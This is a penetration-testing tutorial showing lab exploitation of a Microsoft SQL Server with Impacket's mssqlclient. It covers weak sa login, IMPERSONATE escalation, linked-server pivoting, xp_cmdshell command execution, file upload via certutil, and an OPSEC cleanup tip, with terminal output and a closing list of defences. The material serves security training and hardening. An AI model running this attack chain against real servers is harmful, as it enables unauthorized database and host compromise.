Impacket for Pentester: MSSQL Exploitation

hackingarticles.in/impacket-for-pentester-mssql-exploitation

raj March 20, 2026

```
┌──(root㉿kali)-[~]
└─# impacket-mssqlclient sa:Ignite@987@192.168.1.4
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2016 (SP2) (13.0.5026)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
```

Introduction

Microsoft SQL Server (MSSQL) remains one of the most widely deployed relational database systems in enterprise environments. During penetration tests and red team engagements, MSSQL instances are frequently discovered — and when misconfigured, they can become a powerful pivot point for deeper compromise.

In this article, we walk through a realistic MSSQL exploitation workflow using Impacket's mssqlclient.py tool, covering everything from initial authentication to OS-level command execution.

Table of Contents

1. **Introduction**
2. **Lab Environment**

- Target Details
- Attacker Setup

3. **Step 1: Authentication**
    - SQL Authentication
    - Windows Authentication
4. **Step 2: Enumeration**
    - Database Enumeration (enum_db)
    - Database Ownership (enum_owner)
    - Login Enumeration (enum_logins)
    - User Enumeration (enum_users)
    - Impersonation Enumeration (enum_impersonate)
    - Linked Server Enumeration (enum_links)
5. **Step 3: Privilege Escalation**

    Impersonating SA (exec_as_login sa)

6. **Step 4: OS Command Execution via xp_cmdshell**
    - Enabling xp_cmdshell
    - Executing OS Commands
    - Disabling xp_cmdshell (OPSEC)
7. **Step 5: Filesystem Access**
    - Directory Enumeration (xp_dirtree)
    - File Upload via mssqlclient
    - Upload Verification
8. **Quick Reference Guide**
9. **Defensive Recommendations**
10. **Conclusion**

Lab Environment

The target in our demonstration is a Windows Server running Microsoft SQL Server 2016 (SP2) at IP address 192.168.1.4. We are operating from a Kali Linux attacker machine using Impacket v0.14.0.

- **Target IP**: 192.168.1.4
- **SQL Server**: Microsoft SQL Server 2016 (SP2) build 13.0.5026
- **Instance**: WIN-058B74D7QOH\SQLEXPRESS
- **Attacker OS**: Kali Linux with Impacket v0.14.0

For More Details – **Penetration Testing Lab Setup:MS-SQL**

Step 1: Authentication


SQL Authentication

The first step is connecting to the SQL Server. If the sa (System Administrator) account is enabled with a weak password, SQL authentication provides the most direct entry:

impacket-mssqlclient sa:Ignite@987@192.168.1.4
A successful connection shows the server switching to TLS, confirming the database context, and presenting an interactive SQL prompt as dbo@master — the most privileged database role.

```
┌──(root㉿kali)-[~]
└─# impacket-mssqlclient sa:Ignite@987@192.168.1.4
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2016 (SP2) (13.0.5026)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
```



Windows Authentication

Alternatively, if you have obtained Windows credentials (e.g., via credential dumping or phishing), use the -windows-auth flag:

Notice that with Windows authentication, the prompt shows the user as guest@master, indicating limited database privileges compared to the sa account. This becomes relevant when performing privilege escalation.

```
┌──(root㉿kali)-[~]
└─# impacket-mssqlclient raj:Password@1@192.168.1.4 -windows-auth
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2016 (SP2) (13.0.5026)
[!] Press help for extra shell commands
SQL (WIN-058B74D7QOH\raj  guest@master)>
SQL (WIN-058B74D7QOH\raj  guest@master)>
```

```
┌──(root㉿kali)-[~]
└─# impacket-mssqlclient sa:Ignite@987@192.168.1.4
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2016 (SP2) (13.0.5026)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> help

    lcd {path}                  - changes the current local directory to {path}
    exit                        - terminates the server process (and this session)
    enable_xp_cmdshell          - you know what it means
    disable_xp_cmdshell         - you know what it means
    enum_db                     - enum databases
    enum_links                  - enum linked servers
    enum_impersonate            - check logins that can be impersonated
    enum_logins                 - enum login users
    enum_users                  - enum current db users
    enum_owner                  - enum db owner
    exec_as_user {user}         - impersonate with execute as user
    exec_as_login {login}       - impersonate with execute as login
    xp_cmdshell {cmd}           - executes cmd using xp_cmdshell
    xp_dirtree {path}           - executes xp_dirtree on the path
    sp_start_job {cmd}          - executes cmd using the sql server agent (blind)
    use_link {link}             - linked server to use (set use_link localhost to go back to local
    ! {cmd}                     - executes a local shell cmd
    upload {from} {to}          - uploads file {from} to the SQLServer host {to}
    download {from} {to}        - downloads file from the SQLServer host {from} to {to}
    show_query                  - show query
    mask_query                  - mask query
```

Step 2: Enumeration

Database Enumeration

List all databases and their trustworthy status:

enum_db

The is_trustworthy_on flag is significant — the msdb database has it enabled (value: 1). A trusted database can execute code as the database owner, which is often SA.

```
SQL (WIN-058B74D7QOH\raj  guest@master)> enum_db
name      is_trustworthy_on
------    -----------------
master                    0
tempdb                    0
model                     0
msdb                      1
SQL (WIN-058B74D7QOH\raj  guest@master)>
SQL (WIN-058B74D7QOH\raj  guest@master)>
```


Enumerate Owner

enum_owner is used to **identify the owner of the current database** in **Microsoft SQL Server**.

enum_owner
Database — the name of the SQL Server database. The four shown (master, tempdb, model, msdb) are all **system databases** that exist on every SQL Server installation by default.

Owner — the login that owns that database. All four are owned by sa, the built-in System Administrator account.

```
SQL (WIN-058B74D7QOH\raj  guest@master)> enum_owner
Database   Owner
--------   -----
master     sa
tempdb     sa
model      sa
msdb       sa
SQL (WIN-058B74D7QOH\raj  guest@master)>
SQL (WIN-058B74D7QOH\raj  guest@master)>
```



Login and User Enumeration

Enumerate server-level logins to identify high-privilege accounts:

enum_logins
Key finding: the sa account has sysadmin = 1, confirming it holds the highest SQL Server privilege. WIN-058B74D7QOH\raj is a Windows login with no elevated server roles.

```
SQL (WIN-058B74D7QOH\raj  guest@master)> enum_logins
name                  type_desc       is_disabled   sysadmin   securityadmin   serveradmin   s
sa                    SQL_LOGIN                 0          1               0             0
BUILTIN\Users         WINDOWS_GROUP             0          0               0             0
WIN-058B74D7QOH\raj   WINDOWS_LOGIN             0          0               0             0
SQL (WIN-058B74D7QOH\raj  guest@master)>
```

Enumerate users within the current database context:

enum_users
The dbo user is mapped to the sa login, confirming the database owner relationship.

```
SQL (WIN-058B74D7QOH\raj  guest@master)> enum_users
UserName             RoleName   LoginName   DefDBName   DefSchemaName       UserID     SID
dbo                  db_owner   sa          master      dbo                 b'1        '   b'01'
guest                public     NULL        NULL        guest               b'2        '   b'00'
INFORMATION_SCHEMA   public     NULL        NULL        NULL                b'3        '    NULL
sys                  public     NULL        NULL        NULL                b'4        '    NULL
SQL (WIN-058B74D7QOH\raj  guest@master)>
```

Impersonation Attack

The enum_impersonate command reveals which logins can be impersonated:

enum_impersonate

We see that WIN-058B74D7QOH\raj has been GRANTed IMPERSONATE permission on the sa login. This is a classic misconfiguration that allows privilege escalation:

```
SQL (WIN-058B74D7QOH\raj  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee                grantor
----------   --------   ---------------   ----------   --------------------   -------
b'LOGIN'     b''        IMPERSONATE       GRANT        WIN-058B74D7QOH\raj    sa
SQL (WIN-058B74D7QOH\raj  guest@master)>
SQL (WIN-058B74D7QOH\raj  guest@master)>
```

For More Details – [MSSQL for Pentester: Impersonate]

Linked Server Enumeration

Linked servers are a critical escalation vector — they allow one SQL instance to execute queries on another:

enum_links

We discover a linked server called WIN-SQL with sa as the remote login. This means we can potentially execute commands on WIN-SQL with SA privileges by pivoting through this link.

```
SQL (sa  dbo@master)> enum_links
SRV_NAME                    SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE                SRV_PROVIDERSTRING
-------------------------   ----------------   -----------   ---------------------------   ------------------
WIN-058B74D7QOH\SQLEXPRESS  SQLNCLI            SQL Server    WIN-058B74D7QOH\SQLEXPRESS    NULL
WIN-SQL                     SQLNCLI            SQL Server    WIN-SQL                       NULL
Linked Server               Local Login   Is Self Mapping   Remote Login
-------------------------   -----------   ---------------   ------------
WIN-058B74D7QOH\SQLEXPRESS  NULL                         1   NULL
WIN-SQL                     NULL                         0   sa
SQL (sa  dbo@master)>
SQL (sa  dbo@master)>
```

SERVER 1 — SELF LINK

WIN-058B74D7QOH\SQLEXPRESS

Points back to itself. Local Login = NULL, Is Self Mapping = 1. Harmless — no remote credential involved.

SERVER 2 — REMOTE TARGET

WIN-SQL

Points to a separate SQL Server instance. Remote Login = sa. This is the dangerous one.

REAKING DOWN THE WIN-SQL ROW COLUMNS

SRV_PROVIDERNAME

SQLNCLI

SQL Server Native Client — the OLE DB driver used to connect to the remote server

SRV_PRODUCT

SQL Server

Confirms the remote target is another Microsoft SQL Server instance

SRV_DATASOURCE

WIN-SQL

The hostname of the remote SQL Server — resolves to a machine named WIN-SQL on the network

LOCAL LOGIN

NULL

No per-user mapping — any local login uses the same remote credential

IS SELF MAPPING

0

NOT self-mapping — uses a hardcoded remote credential instead of the caller's own identity

REMOTE LOGIN

sa

Every query sent to WIN-SQL runs as sa on that machine — regardless of who is querying locally

EXPLOIT — PIVOT TO WIN-SQL

`use_link WIN-SQL`

Pivots the session to WIN-SQL. Every command now executes on that remote machine as sa — full sysadmin on a second server from one compromise.

WHAT YOU CAN DO ON WIN-SQL

Full sa access on second host

enum_db, enable_xp_cmdshell, xp_cmdshell, upload — entire attack chain repeatable on WIN-SQL

ROOT CAUSE

Hardcoded sa credential

Admin stored the sa password inside the linked server definition. Compromising server 1 automatically compromises server 2.

Linked server WIN-SQL connects as sa — one pivot command gives full control of a second SQL Server

For More Details – [MSSQL for Pentester: Abusing Linked Database]

Step 3: Privilege Escalation

Privilege Escalation

exec_as_login sa
The prompt immediately changes to SQL (sa dbo@master)> — we now have full sysadmin privileges despite starting with a low-privilege Windows account.

```
SQL (WIN-058B74D7QOH\raj  guest@master)> exec_as_login sa
SQL (sa  dbo@master)>
SQL (sa  dbo@master)>
```

Step 4: OS Command Execution via xp_cmdshell

With SA privileges, xp_cmdshell can be enabled to execute operating system commands directly through SQL Server.

Enable xp_cmdshell

enable_xp_cmdshell
The INFO messages confirm that show advanced options and xp_cmdshell were both changed from 0 to 1, and that RECONFIGURE ran successfully.

```
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 185: Configuration option 'show ad
INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 185: Configuration option 'xp_cmds
SQL (sa  dbo@master)>
SQL (sa  dbo@master)>
```

Execute OS Commands

Now we can run arbitrary OS commands. A classic first command is ipconfig to confirm network context:

xp_cmdshell ipconfig
The output confirms we are executing on the target host (192.168.1.4). From here, the possibilities are extensive — enumeration, credential harvesting, persistence, and lateral movement

```
SQL (sa  dbo@master)> xp_cmdshell ipconfig
output
------------------------------------------------------------
NULL
Windows IP Configuration
NULL
NULL
Ethernet adapter Ethernet0:
NULL
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
NULL
```

For More Details : **[MSSQL for Pentester: Command Execution with xp_cmdshell]**

Disable xp_cmdshell (OPSEC)

Good operational security practice dictates disabling xp_cmdshell when not in use to reduce detection footprint:

disable_xp_cmdshell

```
SQL (sa  dbo@master)> disable_xp_cmdshell
INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 185: Configuration option 'xp_c
INFO(WIN-058B74D7QOH\SQLEXPRESS): Line 185: Configuration option 'show
SQL (sa  dbo@master)>
SQL (sa  dbo@master)>
SQL (sa  dbo@master)>
```

Step 5: Filesystem Access

Browsing the Filesystem

xp_dirtree enables directory listing without needing xp_cmdshell enabled — a stealthier reconnaissance technique:

xp_dirtree c:\\users
The output reveals user profiles: Administrator, Default, Public — giving us targets for further credential or data harvesting.

```
SQL (sa  dbo@master)> xp_dirtree c:\\users
subdirectory    depth   file
____________    _____   ____
Administrator       1      0
All Users           1      0
Default             1      0
Default User        1      0
Public              1      0
SQL (sa  dbo@master)>
SQL (sa  dbo@master)>
```

File Upload

The upload command transfers files from the attacker machine to the target using SQL Server as the transport channel:

upload /root/dict.txt c:\\temp\\dict.txt
Internally, mssqlclient base64-encodes the file, writes it via xp_cmdshell, then uses certutil to decode it. An MD5 hash check verifies file integrity after transfer. This technique can be used to upload custom payloads, tools, or scripts.

Verify the upload succeeded with xp_dirtree:

xp_dirtree c:\temp

```
SQL (sa  dbo@master)> upload /root/dict.txt c:\\temp\dict.txt
[+] Data length (b64-encoded): 0.01 KB with MD5: e687e10e4e1c0f6ca8d45ebc9f2041f9
[+] Uploading ...
[+] Uploaded
[+] certutil -decode "c:\\temp\dict.txt.b64" "c:\\temp\dict.txt"
[+] del "c:\\temp\dict.txt.b64"
[+] certutil -hashfile "c:\\temp\dict.txt" MD5
[+] MD5 hashes match
SQL (sa  dbo@master)>
SQL (sa  dbo@master)> xp_dirtree c:\temp
subdirectory   depth   file
___________    _____   ____
dict.txt           1      1
dict.txt.b64       1      1
Password.txt       1      1
```

ENUMERATION

COMMAND	DESCRIPTION
`enum_db`	List all databases and their trustworthy status
`enum_logins`	List all server-level logins and privilege roles
`enum_users`	List all users in the current database
`enum_owner`	Show the owner of each database
`enum_impersonate`	Find logins/users that can be impersonated
`enum_links`	Discover all linked SQL servers

PRIVILEGE ESCALATION

COMMAND	DESCRIPTION
`exec_as_login {login}`	Impersonate a server-level login (e.g. sa)
`exec_as_user {user}`	Impersonate a database-level user
`use_link {link}`	Pivot to a linked SQL server

OS COMMAND EXECUTION

COMMAND	DESCRIPTION
`enable_xp_cmdshell`	Enable OS-level command execution via SQL Server
`xp_cmdshell {cmd}`	Execute an OS shell command on the target
`disable_xp_cmdshell`	Disable xp_cmdshell — clean up after use
`sp_start_job {cmd}`	Execute via SQL Agent — blind, no output

FILESYSTEM & FILE TRANSFER

COMMAND	DESCRIPTION
`xp_dirtree {path}`	List directory contents on the server filesystem
`upload {from} {to}`	Upload a local file to the SQL Server host
`download {from} {to}`	Download a file from the SQL Server host

SESSION & UTILITIES

COMMAND	DESCRIPTION
`lcd {path}`	Change the current LOCAL working directory
`! {cmd}`	Execute a command on the LOCAL attacker machine
`show_query`	Display the raw SQL query sent to the server
`mask_query`	Hide the raw SQL query output
`exit`	Terminate the session and close the connection

Defensive Recommendations

Understanding these techniques is the first step in defending against them. Security teams should consider the following mitigations:

- Disable the sa account or enforce a strong, unique password
- Disable xp_cmdshell permanently unless strictly required
- Audit and remove unnecessary IMPERSONATE permissions
- Restrict linked server configurations and use least-privilege remote logins
- Enable SQL Server Audit to log stored procedure execution
- Deploy an EDR solution capable of detecting certutil decode chains (common upload indicator)
- Regularly review is_trustworthy_on — disable it on all databases that don't require it
- Segment SQL Server networks — limit which hosts can reach port 1433

Conclusion

This walkthrough demonstrates how a seemingly simple set of SQL Server misconfigurations — a weak SA password, over-granted IMPERSONATE permissions, and enabled linked servers — can chain together into full OS-level compromise.

The mssqlclient.py tool from Impacket makes this workflow remarkably streamlined, wrapping complex T-SQL operations into intuitive shell commands. Penetration testers and red teamers should be familiar with every command in its arsenal.

Defenders, in turn, should treat any MSSQL instance as a high-value target worthy of the same hardening effort as perimeter-facing systems. The database is the crown jewel — protect it accordingly.